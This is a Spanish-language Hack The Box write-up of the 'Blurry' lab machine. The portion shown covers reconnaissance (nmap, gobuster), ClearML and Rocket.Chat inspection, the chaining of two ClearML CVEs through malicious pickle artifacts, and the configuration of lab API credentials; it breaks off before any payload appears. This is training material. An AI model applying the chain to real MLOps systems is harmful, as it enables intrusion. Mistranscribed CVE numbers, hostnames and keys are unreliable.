

Hack The Box - Blurry	
Sistema Operativo:	Linux
Dificultad:	Medium
Release:	08/06/2024
Skills Required	
<ul style="list-style-type: none"> Basic Python scripting Vulnerability research Source Code Review 	
Skills Learned	
<ul style="list-style-type: none"> Insecure Deserialization in Python ClearML exploitation ML model weaponization 	

La resolución de la máquina *Blurry* supuso la aplicación de un enfoque metodológico integral de *penetration testing*, abarcando desde la enumeración inicial de superficies expuestas hasta la explotación encadenada de vulnerabilidades críticas en entornos de colaboración y *machine learning*. El proceso se inició con un reconocimiento exhaustivo de dominios y subdominios mediante técnicas de *fuzzing* y fuerza bruta, lo que permitió identificar servicios clave como **Rocket.Chat** y **ClearML**.

El análisis de la instancia de Rocket.Chat reveló información contextual relevante, incluyendo referencias a flujos automatizados en el proyecto *Black Swan* de ClearML. La inspección de esta plataforma, desplegada en una versión obsoleta (1.13.1), permitió correlacionar su arquitectura con vulnerabilidades documentadas —[CVE-2024-24590](#) y [CVE-2024-24592](#)— cuya explotación combinada posibilitó la inyección y ejecución de artefactos maliciosos.

La intrusión inicial se consolidó mediante el acceso a credenciales y la explotación de debilidades en la carga de modelos de **PyTorch** (.pth), aprovechando la inseguridad inherente del módulo **pickle** de Python. El análisis con **Fickling** evidenció deficiencias en la integración de controles defensivos, lo que permitió eludir validaciones y escalar privilegios hasta obtener acceso como usuario *root*.

Este ejercicio no solo demostró la viabilidad de ataques de *attack chaining* en entornos MLOps, sino que también puso de relieve la importancia de la gestión de versiones, la validación estricta de artefactos y la integración efectiva de herramientas de análisis en pipelines de producción. La resolución se desarrolló íntegramente en un entorno controlado de laboratorio, siguiendo principios de ética profesional y divulgación responsable.



Enumeración

La dirección IP asignada a la máquina objetivo es 10.129.35.242. Para verificar la existencia de conectividad entre el sistema de ataque y el sistema remoto, se procedió al envío de cinco paquetes ICMP tipo "echo request", confirmando con ello la accesibilidad de la máquina víctima en el plano de red.

```
(administrador@kali)-[~/HTB/blurry]
└$ ping -c 5 10.129.35.242 -R
PING 10.129.35.242 (10.129.35.242) 56(124) bytes of data.
64 bytes from 10.129.35.242: icmp_seq=1 ttl=63 time=57.5 ms
RR: 10.10.16.39
10.129.0.1
10.129.35.242
10.129.35.242
10.10.16.1
10.10.16.39

64 bytes from 10.129.35.242: icmp_seq=2 ttl=63 time=53.3 ms      (same route)
64 bytes from 10.129.35.242: icmp_seq=3 ttl=63 time=78.2 ms      (same route)
64 bytes from 10.129.35.242: icmp_seq=4 ttl=63 time=52.0 ms      (same route)
64 bytes from 10.129.35.242: icmp_seq=5 ttl=63 time=53.5 ms      (same route)

--- 10.129.35.242 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 51.982/58.885/78.210/9.834 ms
```

Una vez establecida la conectividad inicial, se llevó a cabo una fase de reconocimiento activo utilizando la herramienta *nmap*, con el objetivo de identificar los puertos abiertos y los servicios expuestos por la máquina comprometida. El comando empleado fue **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.35.242 -oN scanner_blurry**. Los parámetros seleccionados responden a una estrategia de escaneo exhaustiva:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali)-[~/HTB/blurry]
└$ cat nmap/scanner_namp
# Nmap 7.95 scan initiated Wed Mar 26 22:21:38 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_namp 10.129.35.242
Nmap scan report for 10.129.35.242
Host is up, received user-set (0.059s latency).
Scanned at 2025-03-26 22:21:38 CET for 23s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh    syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:a6:3b:24:2a:b7:1c:05:d3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EFAAAADQAAgBgQC0B2iJzYdzAnPwB7W4Ym5zGrGgYqa8smNlNrVK6IuBtHd1KgcFf+Gw0kSgJEouReBeyVV9iAyD9HXM2L0N/17+rIZkSmndZPQi8chG/PyZ+H1FqcfB2LyxrynhCBLPTWyu
|DiyChbuYz30rhWR85gE7CaNlwZx0xYzJGfsKpKbR+75Scsv1VnfEwPDNzVnVEd0Xyp1wb5usqWz2k7AMu2DpcyI8klcF84awQllmLm1443PDMiH1ud2vUnze3FfyCBo07DiJg7jKEWpcLa6iTModTaeA1tLSUj13OYJoglw
|rVKA+YTyd+DWESP4nudat0TXGefpsKgfgdLxPZfF0c0/IIf1CiYfzo1giicwvLm+iRD9umBFaM2E=
| 256 39:11:42:3:f:0c:25:00:08:07:2f:1b:51:e0:43:9d:85 (EDDSA)
| ecda-sha2-tistp56 AAAAEZVjZHNhXNoYTItbmlzdHAyNTYAAAABmldHdAyNTYAAAABBFBMB/Pukp38CibFpK4/RYPqDnnx8F256fhzLd32riRsRQwdf19Kpqh9CfpzxYZDhA30eLV36bV5cdnl07bSsw=
| 256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:02:35:40:ec:93 (ED25519)
|_.ssh-ed25519 AAAAC3nzaC1lD1MTE5AAA1OjcxH00/Vs8yPUw61bEbgvOUakAnmR7gTk/yEzyJA
80/tcp    open  http   syn-ack ttl 63 nginx 1.18.0
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_.http-server-header: nginx/1.18.0
|_.http-title: Did not follow redirect to http://app.blurry.htb/
Service Info: OS: Linux; CPE: cpe:0:linux:linux_kernel


Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Mar 26 22:22:01 2025 -- 1 IP address (1 host up) scanned in 23.28 seconds
```



Tras el análisis previo, se identificó un dominio asociado a la máquina objetivo. Para garantizar que mi sistema de ataque pudiera resolver correctamente dicho dominio, fue necesario modificar el archivo /etc/hosts, permitiendo así el reconocimiento y redirección de las solicitudes. Este proceso se enmarca dentro del concepto de virtual hosting, una técnica fundamental en el ámbito del alojamiento web que permite a un único servidor físico gestionar múltiples sitios o dominios de forma simultánea.

Esta estrategia consiste en configurar el servidor para que distinga y enrute las peticiones basándose en el nombre de dominio o en la dirección IP utilizada en la solicitud del cliente. En el caso del virtual hosting basado en nombre, el servidor analiza el encabezado HTTP “Host” para determinar a qué conjunto de archivos o configuraciones se debe dirigir la respuesta.

Por otro lado, en el virtual hosting basado en IP, cada sitio se asigna a una dirección IP particular, lo que aporta un nivel adicional de segregación y resulta especialmente útil cuando se requiere el uso exclusivo de certificados SSL/TLS para sitios individuales. Esta técnica optimiza el uso de recursos físicos, reduce costos y simplifica la administración, ya que permite consolidar diversas aplicaciones en una misma infraestructura sin que el tráfico o posibles incidencias en uno afecten la estabilidad de los demás servicios.



A screenshot of a terminal window titled "hosts" showing the contents of the /etc/hosts file. The file contains the following entries:


```
127.0.0.1      localhost
127.0.1.1      kali
3 10.129.35.242 app.blurry.htb blurry.htb
# The following lines are desirable for IPv6 capable hosts
5 ::1      localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
```

Análisis del puerto 80 (HTTP)

El reconocimiento previo permitió identificar la existencia de varios dominios asociados al servidor objetivo. A partir de esta información, se procedió a la enumeración de posibles subdominios mediante la herramienta **Gobuster**, configurada para efectuar un barrido exhaustivo sobre el espacio de nombres previamente detectado.

```
[administrator@kali:~/HTB/blurry]
└─$ gobuster vhost -u http://blurry.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --random-agent -t 100 --append-domain
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://blurry.htb/
[+] Method:       GET
[+] Threads:     100
[+] Wordlist:    /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   Mozilla/5.0 (X11; U; Linux i686; en; rv:1.8.1.11) Gecko/20071216 Firefox/2.0.0.11
[+] Timeout:      10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: api.blurry.htb Status: 400 [Size: 280]
Found: app.blurry.htb Status: 200 [Size: 13327]
Found: chat.blurry.htb Status: 200 [Size: 218733]
Found: files.blurry.htb Status: 200 [Size: 2]
Progress: 4989 / 4990 (99.98%)
=====
Finished
=====
```

Finalizada la fase de enumeración, los subdominios obtenidos fueron incorporados manualmente al archivo de resolución local /etc/hosts, con el fin de forzar su correcta resolución DNS durante las fases posteriores de interacción.




A screenshot of a terminal window titled "hosts" in a text editor. The file contains the following content:

```
127.0.0.1 localhost
127.0.1.1 kali
10.129.35.242 app.blurry.htb blurry.htb api.blurry.htb chat.blurry.htb files.blurry.htb
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```




RocketChat

El acceso al subdominio chat.blurry.htb reveló la presencia de una instancia operativa de **Rocket.Chat**, plataforma de mensajería colaborativa de código abierto orientada a entornos corporativos y de misión crítica. Esta solución, desarrollada bajo una arquitectura modular y escalable, integra funcionalidades de comunicación unificada —incluyendo mensajería instantánea, conferencias de audio y vídeo, intercambio seguro de ficheros y traducción en tiempo real—, así como mecanismos avanzados de control de acceso (RBAC, ABAC), autenticación federada (SSO, LDAP, OAuth), cifrado de extremo a extremo (E2EE) y auditoría granular de eventos. Su diseño admite despliegues en entornos híbridos, locales o en la nube, y está optimizado para garantizar la soberanía de los datos y el cumplimiento de normativas de seguridad y privacidad.



La interfaz inicial correspondía a un panel de autenticación que, además de permitir el inicio de sesión de usuarios registrados, ofrecía la posibilidad de efectuar un registro en la aplicación.



Durante la fase de inspección de la mensajería interna, únicamente se identificaron algunos identificadores de usuario potenciales, sin hallazgos de relevancia inmediata.



No obstante, en la sección *Announcements* se localizaron dos comunicados emitidos por el administrador del sistema, en los que se describía la adopción de un nuevo “protocolo” para la remisión de tareas en la plataforma **ClearML**. En síntesis, se establecía que aquellas tareas etiquetadas como *revisión* dentro del proyecto **Black Swan** serían procesadas de forma periódica por el propio administrador, lo que sugería la existencia de un flujo automatizado susceptible de análisis.

The screenshot shows a dark-themed Rocket.Chat interface. On the left, there's a sidebar with a 'Channels' section containing a single item: '# general'. The main area is titled 'Directorio' and lists channels under 'Channels'. One channel, 'A ## Announcements', is highlighted in purple. Below it is 'G ## general default'. A search bar is at the top of the channel list. At the bottom, there are pagination controls and a note indicating 'Mostrando resultados 1 - 2 de 2'.


ClearML

La navegación hacia el subdominio correspondiente a la aplicación reveló la página de inicio del servicio web **ClearML**, una solución integral de orquestación y gestión del ciclo de vida de proyectos de inteligencia artificial y *machine learning*. Esta plataforma, concebida bajo una arquitectura modular y agnóstica respecto a la infraestructura subyacente, articula tres capas funcionales diferenciadas: un *Infrastructure Control Plane* para la provisión y administración de recursos de cómputo (incluyendo GPUaaS, escalado automático y monitorización avanzada), un *AI Development Center* que centraliza el entrenamiento, validación y seguimiento de experimentos, y un *GenAI App Engine* orientado al despliegue de modelos — incluidos LLMs — con control de acceso basado en roles (RBAC) y capacidades de integración Segura. Su diseño permite tanto despliegues *on-premises* como en entornos híbridos o en la nube, optimizando la trazabilidad de datos, la reproducibilidad de experimentos y el cumplimiento de normativas de seguridad.


The screenshot shows the ClearML login page. It has a dark blue background with a large, stylized circular graphic in the center. At the top, there's a logo with the word 'CLEARML' and a small icon. Below the logo is a text input field labeled 'Full Name' and a yellow 'START' button. At the bottom, there's a note about agreeing to terms and conditions, followed by links for 'Privacy Policy' and 'Terms of Use'. There are also social media links for GitHub and LinkedIn, and footer links for 'Join our Community on Slack' and 'Contact Us'.



El acceso a la aplicación resultó trivial: bastaba con introducir un nombre de usuario y pulsar la opción **Start**, lo que redirigía directamente al panel principal.



Tras descartar la ventana emergente inicial, se hizo visible el proyecto **Black Swan** previamente mencionado.



Al acceder mediante doble clic, se listaban las tareas asociadas, destacando entre ellas un script identificado como el encargado del procesamiento de tareas por parte del administrador.

Type	Name	Status	User	Started	Updated	Iterations	Parent Task
Data Proc.	Review JSON Artifacts	Completed	Chad Jippity	a few seconds ago	a few seconds ago	0	
Data Proc.	Review JSON Artifacts	Completed	Chad Jippity	8 months ago	8 months ago	0	
Training	PyTorch MNIST train	Published	Ray Flection	a year ago	a year ago	1868	
Training	Train and Evaluate Model	Published	Chad Jippity	a year ago	a year ago	0	
Training	PyTorch Lightning MNIST	Published	Ray Flection	a year ago	a year ago	0	pytorch lightning mnist ex...

El análisis preliminar de esta tarea reveló un indicador temporal —“Actualizado hace unos segundos”— que evidenciaba una ejecución periódica y automatizada, constituyendo un posible vector de explotación en el contexto de la intrusión controlada.

SOURCE CODE

```
#!/usr/bin/python3


from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient

def process_json_artifact(data, artifact_name):
    """
    Process a JSON artifact represented as a Python dictionary.
    Print all key-value pairs contained in the dictionary.
    """
    print(f"Artifact '{artifact_name}' contents:")
    for key, value in data.items():
        print(f"  {key}: {value}")


if __name__ == '__main__':
    task = Task.init(
        project_name='Black Swan',
        task_name='Review JSON Artifacts',
        task_type='Data Processing'
    )
    artifact = task.get_input_artifact('input_artifact')
    data = artifact.get_data_as_json()
    process_json_artifact(data, artifact.name)
```



Al acceder al menú de usuario, situado en la esquina superior derecha de la interfaz, y seleccionar la opción **Configuración**, se desplegó el panel de ajustes de la plataforma. En la esquina inferior derecha de dicha vista se mostraba la versión exacta del servicio en ejecución, identificada como **ClearML Server 1.13.1**.



Esta versión, obsoleta respecto a las ramas estables actuales, presenta un interés particular desde la perspectiva de seguridad ofensiva, dado que versiones anteriores a la 1.14.2 han sido documentadas con vulnerabilidades críticas. Entre ellas se incluyen fallos de **deserialización insegura de datos no confiables**, que permiten la ejecución remota de código mediante la inyección de artefactos maliciosos en formato *pickle*, así como debilidades de **traversal de rutas** que posibilitan la escritura arbitraria de ficheros en el sistema anfitrión.

Adicionalmente, se han reportado vulnerabilidades de **Cross-Site Request Forgery (CSRF)** en el componente API, explotables hasta la versión 1.14.1, que podrían facilitar la suplantación de identidad y el acceso no autorizado a recursos internos.

La arquitectura de ClearML Server se compone de tres elementos principales:

1. **Interfaz web** — ya analizada en fases previas, utilizada para la gestión visual de proyectos, tareas y recursos.
2. **Servidor de archivos** — encargado del almacenamiento y distribución de artefactos, datasets y resultados de experimentos.
3. **API REST** — punto de integración programática con agentes, clientes y pipelines externos.

Cabe destacar que estos componentes se corresponden con los subdominios identificados en la fase inicial de enumeración, lo que permite establecer un mapa claro de la superficie de ataque y priorizar vectores de intrusión potencialmente explotables.


Tras obtener acceso al espacio de trabajo de la plataforma, se identificó la posibilidad de explotar dos vulnerabilidades críticas documentadas en ClearML: **CVE-2024-24590** y **CVE-2024-24592**, cuya combinación amplifica de forma significativa la superficie de ataque y el impacto potencial.

La **CVE-2024-245902** corresponde a una debilidad de **deserialización insegura de datos no confiables (CWE-502)** presente en el *SDK* cliente de ClearML desde la versión 0.17.0 hasta la 1.14.2. El fallo se manifiesta cuando un artefacto malicioso, cargado en el sistema, es accedido mediante el método `get()` de la clase `Artifact`. En ese momento, el contenido del artefacto es deserializado sin validación, permitiendo la ejecución arbitraria de código en el sistema del usuario que interactúa con él. El vector de ataque es remoto, no requiere privilegios previos y solo precisa de una mínima interacción del usuario (UI:R), alcanzando una puntuación **CVSS v3.1 de 8.8 (ALTA)**. El impacto abarca la **confidencialidad, integridad y disponibilidad** del sistema, lo que convierte esta vulnerabilidad en un vector idóneo para la ejecución de *payloads* persistentes o la obtención de shells inversas en entornos de MLOps.



Por su parte, la **CVE-2024-245924** afecta al componente **FileServer** de ClearML en todas sus versiones conocidas. Se trata de una **ausencia total de autenticación** (*CWE-287*, combinada con *CWE-425* por *forced browsing*), que permite a un atacante remoto acceder, crear, modificar o eliminar ficheros de forma arbitraria en el servidor de archivos. El vector de ataque es igualmente remoto, sin necesidad de credenciales ni interacción del usuario (UI:N), con una puntuación **CVSS v3.1 de 9.8 (CRÍTICA)**. Este fallo expone de manera directa los artefactos, datasets y resultados de experimentos, pudiendo ser aprovechado para injectar artefactos maliciosos que, a su vez, activen la explotación de la CVE-2024-24590.

La explotación encadenada de ambas vulnerabilidades constituye un escenario de **compromiso total**: la CVE-2024-24592 facilita la inserción de un artefacto manipulado en el repositorio de ficheros, mientras que la CVE-2024-24590 permite ejecutar código arbitrario en el sistema de cualquier usuario que lo descargue o procese. Este patrón de ataque es especialmente relevante en entornos colaborativos de *machine learning*, donde la compartición de artefactos es habitual y la confianza implícita entre usuarios puede ser explotada como vector de intrusión.



Para materializar la explotación, el primer paso consistió en desplegar en el entorno local una instancia de **ClearML** en su versión vulnerable previamente identificada, con el objetivo de reproducir fielmente las condiciones del servicio en el sistema objetivo. Una vez inicializada la aplicación, se procedió a importar las credenciales de acceso obtenidas durante la fase de reconocimiento en la interfaz web, asegurando así la autenticidad de la sesión y la correcta vinculación con el espacio de trabajo comprometido.

CREATE CREDENTIALS

Access key: 7JHCBY40MHVDSL1ASEI
Secret key: b773Tz1GRQ8NCLbj080tpSLyJeaSN01Efohh0r3ICQN6nEo

LOCAL PYTHON JUPITER NOTEBOOK

Copy the below info for input to 'clearml-env' configuration request, or modify your existing clearml.conf

```

api {
    web_server: http://app.blurry.hbt
    api_server: http://api.blurry.hbt
    files_server: http://files.blurry.hbt
    credentials:
        "access_key" = "7JHCBY40MHVDSL1ASEI"
        "secret_key" = "b773Tz1GRQ8NCLbj080tpSLyJeaSN01Efohh0r3ICQN6nEo"
}

```

Credentials label: UPDATE LABEL



Acto seguido, se ejecutó la utilidad de inicialización clearml-init, herramienta encargada de configurar el cliente local mediante la provisión de las claves de autenticación (*API Access Key* y *Secret Key*) previamente exfiltradas. Esta operación permitió establecer un canal legítimo de comunicación con el servidor de destino, condición indispensable para la interacción con sus artefactos y recursos internos.

```
└─(isolated)-(administrador@kali)-[~/HTB/blurry/exploits]
└─$ clearml-init
ClearML SDK setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app (e.g. http://localhost:8080//settings/workspace-configuration)
Or create a free account at https://app.clear.ml/settings/workspace-configuration

In settings page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
api {
    web_server: http://app.blurry.htb
    api_server: http://api.blurry.htb
    files_server: http://files.blurry.htb
    credentials {
        "access_key" = "7JHCBY4DMHWDSL1ASE3"
        "secret_key" = "b773TzylGRQ8NCLbj080tpSLyJeaSN01EfohhIOr31CQN6nEo"
    }
}
Detected credentials key="7JHCBY4DMHWDSL1ASE3" secret="b773***"

ClearML Hosts configuration:
Web App: http://app.blurry.htb
API: http://api.blurry.htb
